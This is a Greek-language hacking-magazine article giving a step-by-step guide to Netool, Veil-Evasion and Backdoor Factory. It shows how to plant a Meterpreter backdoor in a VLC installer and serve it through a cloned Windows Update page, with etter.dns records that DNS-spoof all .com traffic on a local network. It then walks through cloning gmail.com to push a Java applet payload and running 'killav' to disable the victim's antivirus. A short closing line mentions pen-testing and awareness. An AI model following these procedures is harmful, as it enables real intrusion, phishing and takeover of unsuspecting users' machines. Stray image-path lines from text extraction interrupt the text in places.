Το Netool μπορεί να εγκατασταθεί σε οποιοδήποτε σύστημα Linux, αλλά εμείς θα συνιστούσαμε τη διανομή Kali που διαθέτει όλα τα απαραίτητα προγράμματα προεγκατεστημένα. Στην περίπτωση που επιλέξετε κι εσείς το Kali Linux, τα πράγματα είναι πολύ απλά. Μπορεί να μην διατίθεται κάποιο πακέτο εγκατάστασης στα repositories του Kali, αλλά η διαδικασία είναι πανεύκολη. Αρχικά, πρέπει να κατεβάσουμε το συμπιεσμένο πακέτο που περιλαμβάνει το πρόγραμμα: http://bit.ly/getnetoolsh. Στη συνέχεια αποσυμπιέζουμε το πακέτο πληκτρολογώντας

```
tar -xvf opensource[kali].tar.gz
```

Όταν ολοκληρωθεί η αποσυμπίεση, αρκεί να εισέλθουμε στον κατάλογο opensource που θα έχει δημιουργηθεί, να καταστήσουμε εκτελέσιμο το script εγκατάστασης (INSTALL.sh) και να το τρέξουμε.

```
cd opensource && chmod +x INSTALL.sh && ./INSTALL.sh
```

Μετά κι απ' αυτό, το Netool θα είναι έτοιμο προς χρήση. Για την εκκίνησή του πρέπει να μεταβούμε στον κατάλογο opensource και να εκτελέσουμε το script ονόματι netool.sh:

```
./netool.sh
```

Netool + Veil = Chaos!

Στο προηγούμενο τεύχος του deltaHacker αναφερθήκαμε σ' ένα ενδιαφέρον εργαλείο με το όνομα Backdoor Factory (BDF). Σ' αυτό το άρθρο θα αξιοποιήσουμε το συγκεκριμένο εργαλείο μέσω της πλατφόρμας Veil-Evasion, ενώ παράλληλα θα χρη-

σιμοποιήσουμε και το Netool. Σκοπός της επίθεσής που θα παρουσιάσουμε είναι να φυτέψουμε στο σύστημα του θύματος ένα backdoor και συγκεκριμένα το ωραιότατο Meterpreter shell. Το "παγιδευμένο" εκτελέσιμο θα προετοιμαστεί με το BDF και τη βοήθεια του Veil-Evasion. Όσο για την παραπομπή του θύματος σε κάποιον δικό μας web server –για τη λήψη του πειραγμένου εκτελέσιμου– θα πραγματοποιήσουμε μια επίθεση DNS spoofing με το Netool. Ας πάρουμε τα πράγματα με τη σειρά.

Το Veil-Evasion υπάρχει στα repositories του Kali Linux, αλλά δεν είναι προεγκατεστημένο στη διανομή. Η προσθήκη του πραγματοποιείται εκτελώντας τα ακόλουθα:



Η εγκατάσταση του Netool είναι πολύ απλή και γρήγορη. Αρκεί η αντιγραφή του git repository στον υπολογιστή μας και η εκτέλεση του αρχείου INSTALL.sh με τα δικαιώματα του root.

```
apt-get update
apt-get install veil
cd /usr/share/veil/setup
./setup.sh
```


Μετά την εγκατάσταση του Veil, εκκινούμε το Netool κι επιλέγουμε τη δεύτερη επιλογή, που ανοίγει το μενού του εργαλείου Nmap. Στο παράθυρο που εμφανίζεται πρέπει να εισαγάγουμε την κάρτα δικτύου που σκοπεύουμε να χρησιμοποιήσουμε. Στη δική μας περίπτωση δώσαμε το wlan0. Αμέσως μετά εμφανίζονται οι υποστηριζόμενες λειτουργίες. Από εκεί πρέπει να επιλέξουμε την επιλογή που επιβάλλει την ανάλυση/σάρωση του τοπικού δικτύου. Όπως αντιλαμβάνεστε, αυτό που θέλουμε σ' αυτή τη φάση είναι να μάθουμε τη διεύθυνση IP του θύματος. Μετά από λίγα δευτερόλεπτα, λοιπόν, θα ανοίξει ένα παράθυρο με τα αποτελέσματα της σάρωσης. Ανάμεσα στα μηχανήματα του τοπικού δικτύου θα βρούμε κι εκείνο του θύματος. Αντιγράφουμε τη σχετική διεύθυνση IP, κλείνουμε το παράθυρο και επιλέγουμε πάλι τη χρήση του Nmap (επιλογή 2). Αυτή τη φορά, όμως, από το παράθυρο με τις διαθέσιμες λειτουργίες επιλέγουμε την αναζήτηση ευπαθειών (επιλογή 8).

Στο νέο παράθυρο που εμφανίζεται πληκτρολογούμε τη διεύθυνση IP του θύματος και πατάμε OK. Το πρόγραμμα θα μας ρωτήσει για τις δικτυακές θύρες στις οποίες θέλουμε να επεκταθεί η αναζήτηση. Εκεί αρκεί να δώσουμε την περιοχή 1-1000 και να πατήσουμε πάλι το OK. Σε λίγα δευτερόλεπτα θα εμφανιστούν τα αποτελέσματα με αρκετές ενδιαφέρουσες πληροφορίες, όπως οι ανοικτές πόρτες και το λειτουργικό σύστημα. Για την επίθεση που εξετάζουμε, η πληροφορία που χρειαζόμαστε είναι το λειτουργικό σύστημα και θα την αξιοποιήσουμε κατά τη ρύθμιση του BDF. Στη δική μας περίπτωση, πάντως, το μηχάνημα του θύματος έτρεχε τα Windows 7 Professional. Εφόσον ο δικός μας στόχος λοιπόν έτρεχε Windows, για τη φιλοξενία του backdoor χρειαζόμασταν ένα εκτελέσιμο τύπου EXE. Σκεπτόμενοι λίγο πονηρά, επιλέξαμε το αρχείο εγκατάστασης του προγράμματος VLC και σπεύσαμε να το κατεβάσουμε. Φυσικά, εσείς μπορείτε να κατεβάσετε οποιοδήποτε εκτελέσιμο πιστεύετε ότι θα εξαπατούσε ευκολότερα το στόχο σας. Εξάλλου, αν ο δικός σας στόχος τρέχει Linux ή OS X, είναι υποχρεωτικό να στραφείτε σε κάποιο άλλο εκτελέσιμο. Όπως και να 'χει, όταν κατεβάσουμε το εκτελέσιμο που θα μεταφέρει το backdoor, εκτελούμε το Veil-Evasion από ένα τερματικό.

```
veil-evasion
```

Μόλις ξεκινήσει το πρόγραμμα μπορούμε να πληκτρολογήσουμε την εντολή list και να πατήσουμε [Enter], για να εμφανιστεί μια λίστα με τα διαθέσιμα payloads. Για την επίθεση που εξετάζουμε πρέπει να στραφούμε στο υπ' αριθμόν 14, που αφορά στο BDF. Αφού το επιλέξουμε και φορτωθεί σαν το βασικό payload, πρέπει να ασχοληθούμε με τη ρύθμισή του. Στο πεδίο εντολών του Veil πληκτρολογούμε κατά σειρά τα ακόλουθα:

```
set LHOST δική_μας_διεύθυνση_IP
set LPORT δικό_μας_port
set orig_exe /root/Desktop/vlc-2.1.5-win32.exe
info
generate
```



Το βασικό μενού επιλογών του Netool περιέχει μια πληθώρα εργαλείων για την ανάλυση του δικτύου και τη διεξαγωγή επιθέσεων MiTM. Φυσικά, όλες αυτές οι λειτουργίες είναι αυτοματοποιημένες κι εμείς καλούμαστε να πραγματοποιήσουμε λίγες και απλές ρυθμίσεις.

Το τι πετυχαίνουμε με τα παραπάνω είναι προφανές, αν και ενδέχεται να αναρωτιέστε για τις πρώτες δύο ρυθμίσεις. Βέβαια, όσοι φίλοι θυμούνται την παρουσίαση του BDF, θα καταλάβουν αμέσως περί τίνος πρόκειται. Αν η επίθεσή μας εξελιχθεί σύμφωνα με το σχέδιο, το backdoor θα ενεργοποιηθεί στο σύστημα του θύματος και θα θελήσει να συνδεθεί στο δικό μας μηχάνημα για να δεχτεί τις εντολές μας. Αυτή η σύνδεση θα επιτευχθεί με τη βοήθεια ενός Metasploit listener, που θα στήσουμε στο

δικό μας σύστημα και θα περιμένει "κλήση" από το backdoor. Τα πεδία LHOST και LPORT, λοιπόν, είναι η διεύθυνση IP του μηχανήματός μας και η δικτυακή θύρα που θα δώσουμε στις ρυθμίσεις του Metasploit listener. Αφού ξεκινήσει η διαδικασία εμφύτευσης του backdoor, το BDF θα σταματήσει σε κάποια φάση και θα παρουσιάσει τα διαθέσιμα code caves. Πρόκειται για τις περιοχές του εκτελέσιμου αρχείου στις οποίες μπορεί να τοποθετηθεί ο κώδικας του backdoor. Σ' αυτή τη φάση είναι προτιμότερο να επιλέξουμε το μεγαλύτερο code cave. Σημειώστε ότι αν το εκτελέσιμο που προκύψει από την εμφύτευση δεν είναι λειτουργικό, πρέπει να επαναλάβουμε τη διαδικασία επιλέγοντας κάποιο άλλο code cave. Προς το τέλος της διαδικασίας θα μας ζητηθεί κι ένα όνομα για το τελικό εκτελέσιμο. Λίγα δευτερόλεπτα μετά, το φαρμακωμένο εκτελέσιμο θα είναι έτοιμο :D


Μετά από τα παραπάνω πρέπει να στήσουμε έναν web server, για τη φιλοξενία του μολυσμένου εκτελέσιμου. Προς τούτο, επιστρέφουμε στην αρχική "σελίδα" του netool και επιλέγουμε το "rootsector exploits". Από το καινούριο μενού που εμφανίζεται, επιλέγουμε το "Host a File attack". Μόλις ξεκινήσει το script, εμφανίζονται οι τρεις ιστοσελίδες που μπορούν να κλωνοποιηθούν αυτόματα και να σερβιριστούν από τον δικό μας, τοπικό web server. Εμείς επιλέξαμε την πρώτη επιλογή, που κλωνοποιεί την ιστοσελίδα του Windows Update. Σε αυτό το σημείο, οφείλουμε να μεταφέρουμε το εκτελέσιμο με το backdoor μέσα στον κατάλογο /home και να εισάγουμε το όνομά του στο νέο παράθυρο που εμφανίζεται. Μόλις πατήσουμε OK, το πρόγραμμα θα μας ζητήσει να δώσουμε τις παραμέτρους LHOST και LPORT, όπως και τον τύπο του payload που χρησιμοποιήσαμε προηγουμένως. Όπως υποψιάζεστε, εκτός από το στήσιμο του web server, το netool θα δημιουργήσει αυτόματα και το απαιτούμενο Metasploit listener. Για να ξεκινήσουν αυτές οι εργασίες, δίνουμε ένα τίτλο στην ιστοσελίδα που θα δημιουργηθεί και πατάμε OK.


Οι παραπάνω εργασίες θα ολοκληρωθούν αρκετά γρήγορα και το netool θα εμφανίσει μια σχετική ένδειξη. Μόλις πατήσουμε [Enter], θα μεταφερθούμε στο αρχείο ρυθμίσεων etter.dns. Εκεί πρέπει να μεταβούμε στην περιοχή όπου εμφανίζεται το μήνυμα "Microsoft sucks" και να εισάγουμε τη διεύθυνση του μηχανήματος μας στις ακόλουθες παραμέτρους:


```
.com   A  δική_μας_διεύθυνση_IP
*.com  A  δική_μας_διεύθυνση_IP
.com  PTR δική_μας_διεύθυνση_IP
```

Μετά κι από αυτό πατάμε [Ctrl+O] και [Ctrl+X], για την αποθήκευση και το κλείσιμο του αρχείου. Έτσι, εμφανίζεται το παράθυρο του post exploitation module του Metasploit. Εκεί επιλέγουμε το default listener, πατάμε OK και είμαστε έτοιμοι. Η επίθεσή μας ξεκίνησε.

Αναρωτιέστε σε ποια επίθεση αναφερόμαστε; Οι ρυθμίσεις που πραγματοποιήσαμε προς το τέλος της διαδικασίας (εντός του etter.dns), αφορούν σε μια επίθεση DNS spoofing που πραγματοποιείται αυτόματα από το Netool (με τη βοήθεια του Ettercap). Μήπως τώρα αναρωτιέστε σε τι μας χρειάζεται αυτή η επίθεση; Από τη στιγμή που ξεκινά, όταν κάποιος χρήστης του τοπικού δικτύου προσπαθεί να συνδεθεί σε κάποιο site με top level domain το ".COM" θα καταλήγει να συνδεθεί στο δικό μας μηχάνημα. Εκεί θα βρίσκει τον δικό μας web server και θα βλέπει την ιστοσελίδα του Windows Update, μαζί με την προτροπή για τη λήψη μιας ενημέρωσης.







Στην επίθεση "Host a File" χρησιμοποιούμε το Veil-Evasion, με σκοπό τη δημιουργία ενός εκτελέσιμου αρχείου που θα περιλαμβάνει backdoor. Στη συνέχεια δημιουργούμε μια κλωνοποιημένη σελίδα του Microsoft Update, την οποία φιλοξενεί το δικό μας μηχάνημα και ανακατευθύνουμε όλη τη δικτυακή κίνηση προς τον τοπικό web server. Τα θύματα που θα καταλήξουν εκεί, θα βρουν ένα κουμπί "Download" για τη λήψη μιας δήθεν σημαντικής ενημέρωσης. Όσοι κατεβάσουν και εκτελέσουν την ενημέρωση, θα παραδώσουν τον έλεγχο του μηχανήματός τους σε εμάς.

Η συγκεκριμένη ενημέρωση είναι το εκτελέσιμο αρχείο με το backdoor! Αν ο χρήστης είναι άπειρος ή αφελής, το κακό δεν θα αργήσει να γίνει. Για την ενεργοποίηση του backdoor, άλλωστε, δεν χρειάζεται να πραγματοποιηθεί κάποιου είδους εγκατάσταση του προγράμματος, παρά μόνο μια απλή εκτέλεση. Αν κι όταν γίνει, ο επιτιθέμενος θα αποκτήσει ένα Meterpreter shell στο μηχάνημα του θύματος!

Όπως βλέπετε, αν και η επίθεση που περιγράψαμε ήταν σύνθετη από τεχνικής σκοπιάς, η υλοποίησή της ήταν αρκετά εύκολη. Το Netool απλοποίησε τη διαδικασία και αυτοματοποίησε πάρα πολλά βήματα. Ας δούμε τώρα μία ακόμα επίθεση.

Κλωνοποίηση ιστοσελίδας και επίθεση Java Applet

Η επίθεση που εξετάσαμε προηγουμένως στόχευε κατά κύριο λόγο τα συστήματα με Windows. Για αυτά τα συστήματα, άλλωστε, είναι πολύ εύκολο να βρούμε εκτελέσιμα που θα μεταφέρουν το backdoor, ενώ και οι χρήστες τους είναι πιθανότερο να είναι αρχάριοι και να εξαπατηθούν εύκολα. Μη νομίζετε ότι υποτιμάμε όλους τους χρήστες των Windows, αλλά σκεφτείτε το ανάποδα: Ξέρετε πολλούς *αρχάριους* χρήστες που να χρησιμοποιούν Linux; Σε αυτή την επίθεση, λοιπόν, θα μεταφέρουμε το payload με τη βοήθεια ενός Java applet. Φυσικά, θα στήσουμε και πάλι έναν web server και θα κλωνοποιήσουμε μια ιστοσελίδα για την εξαπάτηση των θυμάτων. Επιπρόσθετα, θα χρησιμοποιήσουμε ένα post exploitation script για τον αυτόματο τερματισμό του anti-virus.

Αφού ξεκινήσουμε το netool, επιλέγουμε το "rootsector exploits" και πληκτρολογούμε την κάρτα δικτύωσης που θα χρησιμοποιήσουμε. Στο μενού που εμφανίζεται επιλέγουμε το "Clone Website". Μόλις πατήσουμε Enter για την ενεργοποίηση της επιλογής, θα χρειαστεί να εισάγουμε ορισμένα στοιχεία. Κατ' αρχάς, πρέπει να δώσουμε τη διεύθυνση του μηχανήματός μας (LHOST), καθώς και τη σελίδα που θέλουμε να κλωνοποιήσουμε. Εμείς δώσαμε το gmail.com. Αμέσως μετά καλούμαστε να δώσουμε το λεγόμενο URIPATH και το APPLETNAME. Πρόκειται για στοιχεία που χρησιμοποιούνται κατά την εξαπάτηση του θύματος και εμφανίζονται ως χαρακτηριστικά ενός δήθεν χρήσιμου Java applet. Σε αυτά τα δύο πεδία δώσαμε "support" και "microsoft" αντίστοιχα. Ακολούθως, πρέπει να δώσουμε τις διευθύνσεις IP του θύματος και του router του τοπικού δικτύου. Αν σε αυτά τα πεδία δεν δώσετε καμία διεύθυνση, η επίθεση θα πραγματοποιηθεί εναντίον όλων των χρηστών του τοπικού δικτύου. Λίγα δευτερόλεπτα αργότερα καλούμαστε να πατήσουμε [Enter], ώστε να μεταφερθούμε στις ρυθμίσεις DNS του Ettercap (αρχείο etter.dns). Όπως και στην προηγούμενη επίθεση, εντοπίζουμε την περιοχή με το μήνυμα "Microsoft sucks" και εισάγουμε στις γραμμές που ακολουθούν τη δική μας διεύθυνση IP. Με αυτόν τον τρόπο, όλες οι απόπειρες σύνδεσης σε top level domain ".COM" θα καταλήγουν στο δικό μας μηχάνημα. Όπως αντιλαμβάνεστε, σε αυτό το στάδιο μπορούμε να φερθούμε λίγο πιο πονηρά και να μην πραγματοποιήσουμε μια τόσο γενική ανακατεύθυνση. Για παράδειγμα, εμείς φροντίσαμε για την ανακατεύθυνση μόνο του gmail.com, εφόσον αυτό ακριβώς το site είχαμε κλωνοποιήσει. Αφού πραγματοποιήσουμε τις ρυθμίσεις μας εντός του αρχείου πατάμε [Ctrl+O] και [Ctrl+X], για αποθήκευση και έξοδο από τον editor. Απομένουν δύο ακόμα ρυθμίσεις. Κατ' αρχάς, θα χρειαστεί να επιλέξουμε κάποιο payload. Για να στοχεύσουμε όλους τους χρήστες του τοπικού δικτύου και ανεξάρτητα από το λειτουργικό σύστημα, πρέπει να προτιμήσουμε το "Java payload". Τέλος, πρέπει να καθορίσουμε αν και ποιο post exploitation module θέλουμε να χρησιμοποιηθεί. Με απλά λόγια, πρέπει να καθορίσουμε το αν θα πραγματοποιηθεί αυτόματα κάποια ενέργεια στο μηχάνημα του θύματος και ποια θα είναι.

Εδώ, αν θέλουμε την απενεργοποίηση του anti-virus, μπορούμε να πληκτρολογήσουμε το "killav" και να πατήσουμε [Enter]. Αυτό ήταν όλο. Μέσα σε ελάχιστο χρόνο μία ακόμα πολύπλοκη επίθεση στήθηκε και εξαπολύθηκε.


Το dnsspoof θα μεταφέρει όσους προσπαθούν να επισκεφθούν το gmail.com στο δικό μας σύστημα και στην κλωνοποιημένη σελίδα. Εκεί θα εμφανίζεται ένα υποτιθέμενο μήνυμα ασφάλειας, που θα ζητά από τον επισκέπτη να εκτελέσει μια διαδικασία σάρωσης/επιδιόρθωσης. Όσοι είναι αφελείς ή αρχάριοι και πατήσουν στο κουμπί της ενεργοποίησης, θα μας προσφέρουν ένα ωραιότατο Meterpreter shell και το anti-virus θα απενεργοποιηθεί. Εμείς θα αποκτήσουμε πρόσβαση στο σύστημά του, ενώ αυτός θα προωθηθεί στο αληθινό Gmail και θα συνδεθεί κανονικά, αγνοώντας τα όσα συνέβησαν πραγματικά.

Μια υπερδύναμη στα χέρια μας

Μέχρι στιγμής εξετάσαμε δυο αρκετά σοβαρές επιθέσεις. Οι δυνατότητες του netool, όμως, δεν περιορίζονται σε όσα είδαμε. Όπως θα έχετε καταλάβει, το περισσότερο ενδιαφέρον συγκεντρώνεται στην επιλογή "rootsector exploits". Πίσω από αυτήν κρύβεται ένα μεγάλο σύνολο επιθέσεων, που αποσκοπούν στην απόκτηση πρόσβασης στο μηχάνημα του στόχου. Αρκεί να σας πούμε ότι θα βρείτε μέχρι και τη δυνατότητα δημιουργίας backdoor σε αρχεία APK. Τα εν λόγω αρχεία αποτελούν κατά κάποιον τρόπο πακέτα εγκατάστασης για το Android και θα σας προτρέπαμε να δοκιμάσετε τη σχετική επίθεση, αφού είναι σχετική απλή και προσφέρει ενδιαφέροντα αποτελέσματα. Πέρα από τα "rootsector exploits", το Netool περιλαμβάνει μια σειρά εργαλείων όπως το Ettercap, που αξιοποιείται αυτόματα στις επιθέσεις MiTM. Στο οπλοστάσιό του συγκαταλέγονται κι εργαλεία όπως το driftnet, για την υποκλοπή των εικόνων που προβάλει το θύμα στον browser του, καθώς και το sslstrip, που επιτίθεται στον browser του θύματος και προσπαθεί να απενεργοποιήσει την κρυπτογράφηση SSL. Με λίγα λόγια, το netool αποτελεί ένα υπερόπλο που αυτοματοποιεί, συνδυάζει και γενικά διευκολύνει τη χρήση πολλών άλλων εργαλείων. Οφείλουμε να είμαστε πάντοτε ενήμεροι για τα προγράμματα αυτού του είδους, όχι μόνο γιατί αποτελούν εξαιρετικά εργαλεία για το pen-testing, αλλά και για έναν λόγο παραπάνω: Για να μην επαναπαυόμαστε ποτέ και, μαζί με τον εαυτό μας, να φροντίζουμε και για την ασφάλεια των γύρω μας. Παρεμπιπτόντως, μερικά άρθρα που βοηθάνε προς αυτή την κατεύθυνση βρίσκονται στις διευθύνσεις `http://deltahacker.gr/arp-poisoning-alert` και `http://deltahacker.gr/hacking-me-to-android-part-1`. Stay strong and stay safe ;)

